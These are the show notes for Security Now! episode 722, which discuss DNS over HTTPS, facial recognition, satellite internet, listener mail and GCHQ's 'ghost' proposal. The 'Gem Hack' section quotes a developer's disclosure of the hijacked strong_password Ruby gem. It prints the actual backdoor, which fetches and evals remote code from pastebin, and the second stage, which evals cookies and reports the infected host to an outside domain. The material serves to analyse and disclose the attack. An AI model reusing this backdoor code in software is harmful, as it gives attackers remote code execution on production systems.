
Security Now! #722 - 07-09-19

Gem Hack & Ghost Protocol

This week on Security Now!

This week we stumble over a number of instances where technology appears to be colliding with the status quo. In any complex social system, individual and group interests are often complex and may be in opposition. So when new technology comes along to offer new capabilities, not everyone is going to be pleased. So this week we discuss some of the mounting tensions being created by connectivity, storage and computation which are being combined to create many new capabilities. We look at the surprising backlash to Mozilla's privacy-enhancing DNS over HTTPS support, concerns over the use of facial recognition and automobile license plate scanners and the future of satellite-based Internet services. We have some SQRL news, and share a bunch of closing the loop feedback from our listeners. We then examine how a Ruby code repository was hacked and look at the UK GCHQ's proposal for adding "ghost" participants into private conversations.

Another gem from XKCD:



https://xkcd.com/2166/

Security News

I would have been tempted to title this week's podcast: ***"When technology advances collide with the status quo"*** except that title wouldn't have fit anywhere. But, we have a bunch of things to discuss which all surround the mounting tension being created by connectivity, massive mass storage and incredible computational capability which are being combined to create many new system that are taking people by surprise.

Mozilla's DoH (DNS over HTTPS)

So first of all, you would never suspect that something as apparently clean, simple and beneficial as enabling DNS lookups over HTTPS would stir up any controversy. We all know what a problem it is that despite every website we visit now being HTTPS with its identity authenticated and all communications encrypted, unless special measures have been taken, ALL of our browser's DNS queries to those websites and all other domains each of those pages references (sometimes hundreds) are spewing forth in tiny little completely unencrypted UDP packets carrying a DNS-query formatted payload. Those generic DNS query packets all head to the DNS servers either we, or our DHCP provider, has configured for us.

We've also talked about how Mozilla and Firefox have been leading the move to tunneling DNS queries over TLS to a remote DNS server. In this mode, which is described in IETF's RFC8484, the browser no longer hands the job of DNS lookups over to its host operating system. Instead the browser itself is independently configured with the HTTPS URL of a DNS over HTTPS provider (my Firefox uses: https://mozilla.cloudflare-dns.com/dns-query). With the DNS provider's HTTPS URL configured and DoH enabled, the browser establishes a single persistent DNS resolution connection which is authenticated with the remote server's certification and is encrypted using the latest TLS encryption. Then, rather than asking the OS environment, it "tunnels" the DNS queries over the HTTPS/TLS connection to the remote server, which looks them up and returns the DNS reply over the same connection.


What this provides is protection from DNS UDP passive monitoring or active interception and spoofing. It's a very slick solution... and it here and working now. In Firefox, go to Options in the browser's menu. Scroll to the bottom of the first "General" page that is displayed and click on "Settings..." Under Network Settings. At the bottom of the dialog you'll find "[x] Enable DNS over HTTPS" Put a check in the box and unless you have some reason for choosing some other DNS provider, leave it set to Cloudflare.

Okay. So what's the problem??

Believe it or not, entities in the UK are all up in arms over Mozilla's plans to eventually protect ALL of their users with this system by default. In fact, the ISPA, the Internet Services Providers' Association, has named Mozilla one of the three finalists for their Internet Villian of the Year for <quote> "... their proposed approach to introduce DNS-over-HTTPS in such a way as to bypass UK filtering obligations and parental controls, undermining internet safety standards in the UK"

https://www.ispa.org.uk/ispa-announces-finalists-for-2019-internet-heroes-and-villains-trump-and-mozilla-lead-the-way-as-villain-nominees/

I just had to shake my head when, visiting this ISPA site, I was presented with the following notice in the lower-right corner of my Firefox browser:



Thaaaaaaaat's right. These clowns have our privacy and best interests at heart.

The ISPA's pie-in-the-face follows two months of constant criticism, aimed at both Mozilla and Google, from both the UK government and various advocacy groups... all centered around the new DoH protocol.

In the UK, ISPs are legally forced to block certain types of websites, such as those hosting copyright-infringing or trademarked content. Some ISPs also block other sites at their discretion, such as those that show extremist content, adult images, and child pornography. These latter blocks are voluntary and are not the same across the UK, but most ISPs usually tend to block child abuse content.

By planning to support DNS-over-HTTPS, Mozilla is throwing a monkey wrench in many ISPs' ability to sniff on customers' traffic and filter traffic for government-mandated "bad sites."

While some UK-based ISPs, such as British Telecom, have shown public support for the DoH protocol, the vast majority have not.

In mid-May, Baroness Thornton, MP for the Labour Party, brought up the DoH protocol and its impending support from browser makers in a session of the House of Commons, calling it a threat to the UK's online safety.

Similarly, the GCHQ, Britain's intelligence service, has also criticized both Google and Mozilla, claiming the new protocol would impede police investigations and that it could undermine its existing government protections against malicious websites.

The Internet Watch Foundation (IWF), a British watchdog group with a declared mission to minimize the availability of online child sexual abuse content, also criticized both Google and Mozilla, claiming the browser makers were ruining years of work in protecting the British public from abusive content by providing a new method for accessing illegal content.

In their coverage ofo this, ZDNet noted that, essentially, Google and Mozilla's support for DoH effectively narrows down to the same moral dilemma that surrounds the Tor Project and the Tor network. Browser makers must now decide if it's worth supporting a tool that brings privacy improvements to millions, at the expense of a few that may have to suffer.

When ZDNet asked Mozilla for a comment on its nomination, Mozilla replied:

"We're surprised and disappointed that an industry association for ISPs decided to misrepresent an improvement to decades old internet infrastructure. Despite claims to the contrary, a more private DNS would not prevent the use of content filtering or parental controls in the UK. DNS-over-HTTPS (DoH) would offer real security benefits to UK citizens. Our goal is to build a more secure internet, and we continue to have a serious, constructive conversation with credible stakeholders in the UK about how to do that," Mozilla said. "We have no current plans to enable DoH by default in the UK. However, we are currently exploring potential DoH partners in Europe to bring this important security feature to other Europeans more broadly."

By DoH partners I presume they mean other DoH protocol providers, since having the DoH provider physically near to the user's browser will reduce round-trip lookup time and improve browsing performance.

The good news for us is that DoH is present now in Firefox and it's on the way in Chrome. We know that nearly all users will simply use their browser's default features, so unless the browsers switch it on out of the box, it's never going to get widespread adoption.

DoH in SOHO Routers!

While we're on the subject of DoH, it is a feature you might want to be on the watch for in your next small office or home router! The advantage of doing this, of course, is that ALL of the network's DNS queries would be forward to the router for its own tunneling to Cloudflare or Quad 9 or whomever.

My current favorite router, Netgate's SG-1100 (no relation) which runs FreeBSD and the wonderful pfSense router/firewall, uses the "Unbound" DNS server which has supported DoH from the start. Anyone with pfSense can follow the link here in the show notes to the NetGate blog posting "DNS over TLS with PFSENSE" to see how to quickly enable this slick feature: https://www.netgate.com/blog/dns-over-tls-with-pfsense.html

And anyone using an OpenWRT router can follow the Cloudflare blog instructions to do the same for their device:
https://blog.cloudflare.com/dns-over-tls-for-openwrt/

What this prevents is any annoying spying and/or interception by your local ISP.

Technology outpacing Society

Remember all of those crime shows 20 years ago where a computer's facial recognition system would bring up a photo of some known suspect, then a bunch of lines would be drawn over the face's features, presumably to form a facial features recognition map? Then, over to the right (it was always over to the right for some reason) the "computer" would scan through a gazillion faces at light speed only to suddenly stop on the matching face? And then, after a nice dramatic pause to make sure the audience had all caught up, all of the personal details and the individual's criminal record would be painted down the screen below the matching photo? Well, as with so many things that were once fiction, creative storytellers simply preceded reality by a decade or so.

ZDNet picked up on some coverage in the Washington Post which did some investigative reporting based upon work conducted by Georgetown Law's Center on Privacy and Technology. Over the past five years, researchers at Georgetown issue public-records requests which have revealed that federal investigators -- specifically the FCI and ICE -- have turned state departments of motor vehicles databases into a bedrock of an unprecedented surveillance infrastructure.

Just to be clear, this doesn't appear to be a direct violation of any privacy laws, but in recent congressional testimony, members of congress were NOT happy. And having watched more than my share of congressional testimony, no one wants to have Jim Jordan, a very, shall we say, "excitable" and interactively aggressive Republican congressman from Ohio, upset with them.

As the Washington Post put it...

Rep. Jim Jordan (Ohio), the House Oversight Committee's ranking Republican, seemed particularly incensed during a hearing into the technology last month at the use of driver's license photos in federal facial-recognition searches without the approval of state legislators or individual license holders.

Jordan said: "They've just given access to that to the FBI. No individual signed-off on that when they renewed their driver's license, or got their driver's licenses. They didn't sign any waiver saying, 'Oh, it's okay to turn my information, my photo, over to the FBI.' No elected officials voted for that to happen."

WAPO: Despite those doubts, federal investigators have turned facial recognition into a routine investigative tool. Since 2011, the FBI has logged more than 390,000 facial-recognition searches of federal and local databases, including state DMV databases, the Government Accountability Office said last month, and the records show that federal investigators have forged daily working relationships with DMV officials. In Utah alone, FBI and ICE agents logged more than 1,000 facial-recognition searches between 2015 and 2017, the records show. Names and other details are hidden, though dozens of the searches are marked as having returned a "possible match."

WAPO: [Back in May]: "Both Democrats and Republicans blast facial-recognition technology in a rare bipartisan moment" A committee hearing becomes the venue for worries about privacy and civil rights.

Facial-recognition technology endured fierce resistance in Washington on Wednesday [May 22nd] as both Democratic and Republican lawmakers criticized the artificial-intelligence software as a danger to Americans' privacy and civil rights. At a time when most issues in Washington generate a starkly partisan divide, members of the House Oversight and Reform Committee were startlingly bipartisan in their condemnation of the technology, which federal and local law-enforcement agencies are already using across the country to identify suspects caught on camera. Members blasted the largely unregulated technology as inaccurate, invasive and having potentially chilling effects on Americans' privacy and free expression rights. Several voiced support for passing federal laws to restrain the technology's use before, as Rep. Mark Meadows (R-N.C.) said, "it gets out of control."

Others voiced worries about the technology being used in the United States as it is in China, where it is critical to the government's systems of public monitoring and social control. Committee chairman Elijah E. Cummings (D-Md.) said "there's a lot of agreement" among lawmakers that the technology should be regulated. The question, he said, is whether the systems should face a moratorium while the technology is assessed or refined, or whether it should banned outright. The committee's ranking Republican, Rep. Jim Jordan (Ohio), compared the technology to Big Brother in the dystopian George Orwell novel "1984" and said it threatened Americans' First and Fourth Amendment rights covering free speech and protections against unreasonable searches. "Seems to me it's time for a timeout," he said. "Doesn't matter what side of the political spectrum you're on, this should concern us all."
=====

In a related story, I happened to catch a CNN special report on the increasing prevalence of automobile license plate scanners. In the story, a license plate was entered and the entire past of the vehicle -- everywhere its plate had been seen and scanned back through time -- was shown in a huge connectivity graph. It was chilling. And not because someone did something wrong. We want to catch the bad guys. But just the idea of that sort of power in anyone's hands is a bit chilling. And it also brought to mind our recent discussion of Google's Android phone location tracking and decade+ "SensorVault" repository which was accepting queries from law enforcement of the form: "Give us identifier tokens for every phone that was in such-and-such location at such-and-such a time."

=====
So my point is, none of this is Science Fiction anymore and it connects to the ongoing debate and struggle we have been focused upon, over an individual's right to have **absolute** privacy in their electronic communications. In all of these situations, advances in technology have outpaced our much slower-moving cultural, societal, philosophical and legislative systems. Today, everything is interconnected, we have virtually unlimited cheap data storage capacity and insane amounts of computational capability. It CAN be used to accomplish these things. But not everything that can be done should be done.

And speaking of what CAN be done... Fighting Internet Censorship
We were talking recently about Russia and China's ongoing work to proactively manage and control their citizens' access to unfiltered global Internet content. Both governments clearly see it as in their respective nations' best interest to restrict the flow of uncensored communications. As we've noted, this is at least theoretically possible for land-based wired communications. But, as our listeners reminded me after that discussion, the problem is much larger for radio.

I was reminded of this when I saw a story yesterday about Amazon's application to the U.S. FCC (our Federal Communications Commission) for regulatory approval for their "Project Kuiper."

Wikipedia has this to say about Amazon's Project Kuiper:

> In April 2019, Amazon announced that they would fund and deploy a large broadband satellite internet constellation called "Project Kuiper." It is expected to take up to a decade to fully deploy all 3,236 satellites planned for the full constellation in order to provide internet to "tens of millions of people who lack basic access to broadband internet." The satellites will use an orbit with a height between 590 and 630 km. Kuiper will work in concert with Amazon's previously-announced large network of 12 satellite ground station facilities (the "AWS Ground Station unit") announced in November 2018. Amazon filed communications license documents with the US regulatory authorities in July 2019, which included information that the wholly-owned Amazon subsidiary that intended to deploy the satellite constellation was Kuiper Systems LLC, based in Seattle, Washington. "The Kuiper System will consist of 3,236 satellites operating in 98 orbital planes at altitudes of 590 kilometers (370 mi), 610 km (380 mi), and 630 km (390 mi). The Kuiper System includes high-performance satellites, terrestrial gateways, internetworking technologies, and a range of customer terminals."

ZDNet wrapped up their coverage noting that Elon Musk's SpaceX Starlink broadband satellite system was deployed about a month ago. 60 satellites were deployed, and all but three are functioning as intended.

Additionally, SpaceX has been given permission by the FCC to deploy up to 7,000 satellites in the future. And... both “OneWeb” and Facebook have outlined plans to monetize space through broadband offerings.

So, it appears that if all goes as planned, the Earth will have a bunch of commercial Internet service providers with many thousands of satellites zipping around the globe. It might be that their service will be dark whenever they are passing over countries that do not wish to have their services made available. But, in any event, it's becoming clear that governments will be facing greater challenges when it comes to tightly managing what information sources their more determined citizens have available to access.

SQRL

Ashley Cawley: A couple of us at work today installed Daniels great WordPress Plugin and gave it a whirl - it worked beautifully for us and made a great demo, I will be demo'ing it to more of my work colleagues tomorrow. I also have a number of ideas for further promoting SQRL. Keep up the great work, all.

https://grc.sc/sfw (SQRL for Wordpress -- and "safe for work")

RayG: Posting in SQRL's Web Browser Extensions forum:
"I have it running in MS Edge Chromium and it is all working OK. Imported my ID and set it up and I can log into the forums and the GRC demo site."

"silversword": 0.7.0 installed from wordpress on a clean system.
Giving error: Wordpress site running without SSL, wondering if that's the reason.

*[Steve:] We thought long and hard about whether to allow SQRL to be used with non-secured sites. Unlike with usernames and passwords, one-time tokens, etc., the core SQRL technology, itself, **can** provide secure authentication even without the authentication and encryption that SSL/TLS provides. And, in fact, my early implementations of SQRL worked over either HTTP or HTTPS. We finally decided that since it makes no sense to "sign in" to a non-secured site -- since the browser's session cookies is readily sniffed to allow passive impersonation and session hijacking (a la Firesheep) -- we didn't want to have SQRL associated with those sorts of non-secure sessions, even though it could have provided secure authentication reliably. And, with the availability of free domain certificates, the presence of secured connections is clearly the future… even more so now than a few years ago when the decision was made to make SQRL HTTPS-only.*

Closing The Loop

Dave D / @w32dsm
@SGgrc I can't believe you're discussing retroactive decryption of people's conversations for the sake of law enforcement. Why stop there? Let's record everyone's private conversations for easy access at any time we figured they may have done something. Sure, the FBI is giving mass murder as justification. But everyone knows once they have that tech in their hands, it'll be a free for all. At the first indication of any wrongdoing, your digital life would be fair game.

Alexandra Stocker @dameliberty
Can you do a segment on how you dynamically mount and backup your drives? A lot of listeners would benefit!

A relieved IT professional <anon@grc.com>
Location: Somewhere
Subject: The Florida ransomware attacks
Date: 03 Jul 2019 10:00:36
:
Hey Steve, I've listened to your podcast for a few years now. I thought (and hoped) my town would never make the podcast. By now you've probably seen the ransom of $460,000 that was paid here in Lake City, as I heard Leo mention on TWiT, but it was almost the same time that Riviera Beach paid theirs so I don't recall it making Security Now.

Thankfully that was not the agency that I work at, but I thought you'd be interested that this seems to be the same attack attempted on many government agencies in Florida, including the one I work at. We had a mass email come to us from a hijacked account at a certain state-level agency, which contained an MS Word document with a malicious macro. The document was made to mimic an error dialog, and tried to coerce the user into click "Enable editing," which of course allows the macro to run. I de-obfuscated the macro to find the link it was downloading from, in order to verify that if those that it was emailed to opened it on our network, that it was properly blocked by our firewall. Thankfully, the link was blocked as it was hosted in Russia, which we geo-block.

Everything I've been told about the City Hall attack lines up perfectly with this attempted attack that went to many local agencies around Florida, so I suspect they didn't have particularly restrictive network firewall rules. Also, I am told that their only backup was on their network, which the attackers got to as well.

Sadly, the attacks seem to be ongoing around here, and just this past week Georgia's court system was hit.

So the lesson here: tighten up your network firewalls and more importantly, keep cold backups!

Charlie
Location: Natick (only one Natick in USA)
Subject: HELP SPAMGOURMET
Date: 03 Jul 2019 19:47:25
:
Steve,

The fellow who runs Spamgourmet is seriously ill. He has transferred some of the duties to family members and friends. Now would be a good time to support this valuable resource with donations or technical support. Currently they have stopped accepting new users. Please consider making a mention of this on Security Now.

-Charlie from Natick

ps: Even older than you, my first flip-flop was made with a dual triode. This convinced me that digital electronics would go nowhere. Maybe I was wrong, but we'll see.

Frank Pielhau
Location: Kenosha, WI
Subject: Mailman and Security Now Listener
Date: 04 Jul 2019 06:34:53
:
I am a mailman in Wisconsin and as I deliver the mail I love listening to your show. 15 years ago I was downsized from my IT job and with a new baby at home applied for all jobs I found in the paper. The post office called first. As time went on I started to get comfortable with the steady work hours as a mailman, not being on call and the crazy late nights. A Couple of years ago decided that it was time to start studying and preparing to get back into IT now that the kids were older. Security Now was one of the podcasts I started listening to. The more and more I listen to your show the less and less I want to get back into IT. This is nothing against you and I love your show. I ask myself everyday: Do I want to take on the risk and responsibility of managing the security of a network? The digital world can be a scary place. By episode 999 my studies in underwater basket weaving should be complete so we can retire together and move on with our lives. My one question is this: When you retire from Security Now will you still dabble in IT or will you move on to a new hobby and leave the IT industry for the birds?

Evan
Location: Clarksville, TN
Subject: Undergraduate Security Research
Date: 04 Jul 2019 17:26:25
:
Hi, Steve (and Leo--first time, long time!),

I'm entering my final semester of my undergraduate program in computer information systems. My university offers both systems development and information assurance and security as a focus for this major. Naturally, I chose to dual-focus.

Part of our final semester is the senior seminar, which is a single credit hour devoted to a research project. I have decided that I want to focus my research on security, but I'm really not sure where to start. I was wondering if you could recommend some topics of security research that are accessible, but also challenging enough to provide room for growth. I intend to get into the industry as a security professional and I was hoping that I could use this program as a demonstration that I have the chops to do this thing for real.

Thanks in advance for considering my question, and I wish you the best.

SpinRite

Bill Rakosnik
Location: near Athens, Georgia
Subject: SpinRite 6.1 Level 4 Speed and Empty Sectors
Date: 04 Jul 2019 13:28:33
:

Steve,

On a recent episode of Security Now you said that SpinRite 6.1 will be able to complete a 2 TB drive in just over three hours. I'm sure that assumes that the drive is healthy and doesn't need data recovery.

What about the speed of SpinRite 6.1 on level 4 assuming a healthy drive?

Also does it do any good to run SpinRite on empty sectors? I'd like to know better understand what SpinRite is doing with empty sectors on both level 2 and level 4.

Thanks Again for a great product and a great show.

The Gem Hack

Headlines covering the news read: "Ruby Library “Strong_Password” Contains a Dangerous Backdoor" and went on to summarize: An attentive developer noticed a bogus version of a new Ruby library that he used for his software. The uploaded version carried a dangerous backdoor that enabled the attacker to execute code remotely. Admins are urged to downgrade to the previous version, as they are running a risk with the latest one.

A slightly more detailed description of the modification is:

Developer Tute Costa has recently discovered a serious problem with the “strong_password” v0.0.7 Ruby library that injects a middleware to the code when deployed on production systems. The library was hijacked by hackers to enable them to silently and remotely execute arbitrary code to the compromised machine. The backdoor would send information about the infected URL to its C2 via HTTP, with the instructions arriving as cookie files that were then executed through the “eval” function. If the deployment occurred in a production machine, the gem would download its payload from Pastebin.com, the popular text storing and sharing website.

Tute Costa has published the details of his discovery, which makes for a terrific Anatomy of a Repository Breach:

https://withatwist.dev/strong-password-rubygem-hijacked.html

I recently updated minor and patch versions of the gems our Rails app uses. We want to keep dependencies fresh, bugs fixed, security vulnerabilities addressed while maintaining a high chance of backward compatibility with our codebase. In all, it was 25 gems we’d upgrade.

I went line by line linking to each library’s changeset. **This due diligence never reported significant surprises to me, until this time**. Most gems have a CHANGELOG.md file that describes the changes in each version. Some do not, and I had to compare by git tags or commits list (like cocoon or bcrypt gems). The jquery-rails upgrade contains a jQuery.js upgrade, so the related log was in another project.

And I couldn't find the changes for strong_password. It appeared to have gone from 0.0.6 to 0.0.7, yet the last change in any branch in GitHub was from 6 months ago, and we were up to date with those. If there was new code, it existed only in RubyGems.org.

I downloaded the gem from RubyGems and compared its contents with the latest copy in GitHub. At the end of lib/strong_password/strength_checker.rb version 0.0.7 there was the following:

```
1 def _!;begin;yield;rescue Exception;end;end
2 _!{Thread.new{loop{_!{sleep
3 rand*3333;eval(Net::HTTP.get(URI('https://pastebin.com/raw/xa456PFt')))}}}if
4 Rails.env[0]=="p"}
```

I checked who published it and it was an almost empty account, with a different name than the maintainer's, with access only to this gem. I checked the maintainer's email in GitHub and wrote to him with the prettified version of the diff:

```
1  def _!;
2    begin;
3      yield;
4    rescue Exception;
5    end;
6  end
7
8  _!{
9    Thread.new {
10     loop {
11       _!{
12         sleep rand * 3333;
13         eval(
14           Net::HTTP.get(
15             URI('https://pastebin.com/raw/xa456PFt')
16           )
17         )
18       }
19     }
20   } if Rails.env[0] == "p"
21 }
```

In a loop within a new thread, after waiting for a random number of seconds up to about an hour, it fetches and runs the code stored in a pastebin.com, only if running in production, with an empty exception handling that ignores any error it may raise.

In fifteen minutes, Brian McManus wrote back:

The gem seems to have been pulled out from under me… When I login to rubygems.org I don't seem to have ownership now. Bogus 0.0.7 release was created 6/25/2019.

In case the Pastebin got deleted or changed, I emailed the Pastebin that was up on June 28th at 8 PM UTC, carbon-copying Ruby on Rails' security coordinator, Rafael França:

```
1  _! {
2  unless defined?(Z1)
3    Rack::Sendfile.prepend Module.new{define_method(:call){|e|
4    _!{eval(Base64.urlsafe_decode64(e['HTTP_COOKIE'].match(/___id=(.+);/)[1]))}
5    super(e)}}
6    Z1 = "(:"
7  end
8  }
9
10 _! {
11   Faraday.get("http://smiley.zzz.com.ua", { "x" => ENV["URL_HOST"].to_s })
```

While waiting for their answers, I tried to understand the code. If it didn't run before (checking for the existence of the Z1 dummy constant) it injects a middleware that eval's cookies named with an ___id suffix, only in production, all surrounded by the empty exception handler _! function that's defined in the hijacked gem, opening the door to **silently executing remote code in production at the attacker's will**.

It also sends a request to a controlled domain with an HTTP header informing the infected host URLs. It depends on the Faraday gem being loaded for the notification to work (which the oauth2 and stripe gems, for example, include).

Rafael França replied in 25 minutes, adding security@rubygems.org to the thread. Someone at RubyGems quickly yanked it, and the next day André Arko confirmed he had yanked it, locked the kickball RubyGems account, and added Brian back to the gem.

I asked for a CVE identifier (Common Vulnerabilities and Exposures) to cve-request@mitre.org, and they assigned CVE-2019-13354, which I used to announce the potential issue in production installations to the rubysec/ruby-advisory-db project and the ruby-security-ann Google Group.

EDIT (July 8th): the author explained how he thinks his account was taken over. He had his RubyGems account for long enough that 2-factor-auth wasn't even an option, back then he didn't have unique passwords in different websites, and since then many services got breached, and attackers might have guessed his credentials. **Use password managers! Rotate weak passwords and activate 2FA wherever it matters**.

The Ghost Protocol

Open Letter to GCHQ on the Threats Posed by the Ghost Proposal
https://www.lawfareblog.com/open-letter-gchq-threats-posed-ghost-proposal

Last fall, Lawfare published a piece by Ian Levy and Crispin Robinson of GCHQ entitled **Principles for a More Informed Exceptional Access Debate**. Our organization, the Open Technology Institute, has worked alongside other people and organizations to coordinate a response from an international coalition of 47 signatories, including 23 civil society organizations that work to protect civil liberties, human rights and innovation online; seven tech companies and trade associations, including providers that offer leading encrypted messaging services; and 17 individual experts in digital security and policy. Our coalition letter outlines our concerns that the GCHQ proposal poses serious threats to cybersecurity and fundamental human rights including privacy and free expression. We shared our letter with GCHQ officials on May 22, and we are now releasing it to the public as an Open Letter to GCHQ.

https://newamericadotorg.s3.amazonaws.com/documents/Coalition_Letter_to_GCHQ_on_Ghost_Proposal_-_May_22_2019.pdf

In their Lawfare piece, Levy and Robinson set forth their proposal for "silently adding a law enforcement participant to a group chat or call." This proposal to add a "ghost" user into encrypted chats would require providers to suppress normal notifications to users, so that they would be unaware that a law enforcement participant had been added and could see the plain text of the encrypted conversation. Levy and Robinson state that they offer their proposal in an effort to have an "open and honest conversation" about how law enforcement can gain access to encrypted communications. We appreciate this call for a discussion and have organized our coalition in response. Lawfare has already published other pieces addressing the GCHQ proposal here and here.

Our letter explains how the ghost proposal would work in practice, the ways in which tech companies that offer encrypted messaging services would need to change their systems, and the dangers that this would present. In particular, the letter outlines how the ghost proposal, if implemented, would "undermine the authentication process that enables users to verify that they are communicating with the right people, introduce potential unintentional vulnerabilities, and increase risks that communications systems could be abused or misused." If users cannot trust that they know who is on the other end of their communications, it will not matter that their conversations are protected by strong encryption while in transit. These communications will not be secure, threatening users' rights to privacy and free expression.

Our letter concludes by urging GCHQ to abandon the ghost proposal and any other approach that would pose similar risks to digital security and human rights, and by noting that we would welcome further dialogue on these important issues. The Open Letter to GCHQ is available here.

This response is disappointing because it is not factually accurate, and thus it is weakened as an argument. Some of our listeners, from whom I often hear, misunderstand me when I discuss the notion of any weakening of our presumed-perfect (but far from it in practice, which is what this podcast is all about) end-to-end encryption. I AM NOT advocating for government intervention in encryption technology. I AM NOT. It would be fine with me if, as a society, we were to finally decide that some things need to remain totally private. Period. End of discussion. And if that's what we want then that's fine. That would be terrific. We can't really seem to pull it off in practice, but it's a worthy goal. My **only** complaint is the "designed-to-frighten" nonsense being spewed that there is no possible way for the technology to be adapted so that this can be safely accomplished. That's simply not true. And basing the argument on an untruth **weakens** it.

Take the example I've been noting for years, which is that unless users manually manage their encryption keys for themselves -- like Threema encourages -- then you are inherently trusting someone else to manage them for you. And if that other party is not worthy of your trust, then you have no actual security. Oh, yes, you have the illusion of security, but not actual security. And that's fine for most people. Apple manages our iMessage keys transparently, for us, behind our backs... which is exactly what most people want. Apple has made it very clear that they are going to great lengths to protect us. But iMessage supports multi-party group communications. And we **assume** that they are not allowing law enforcement to request the silent and hidden insertion of themselves -- and their encryption keys -- into any of those communications.

So what if Apple were to add a facility to allow the silent and hidden insertion of an additional party into specific, selected iMessage conversations under court ordered search warrant? Like obtaining a warrant to bring up a phone tap in the old days? This does nothing to "weaken" the encryption. The system is already designed to allow multiple participants to securely converse. This just silently adds another party to the encrypted conversation.

Therefore, any decision about whether to allow law enforcement to eavesdrop on encrypted communications must fall entirely within the realm of "is that what we want", which is where it properly belongs, rather than "it's just not possible without collapsing the entire system." THAT is not true, and lawmakers can correctly smell that. Any argument that's based upon a fallacy will eventually collapse. So we are far better off if we argue based upon the principles of what we want, and then allow the technology to provide an implementation of that intent... which is what technology always does.

~30~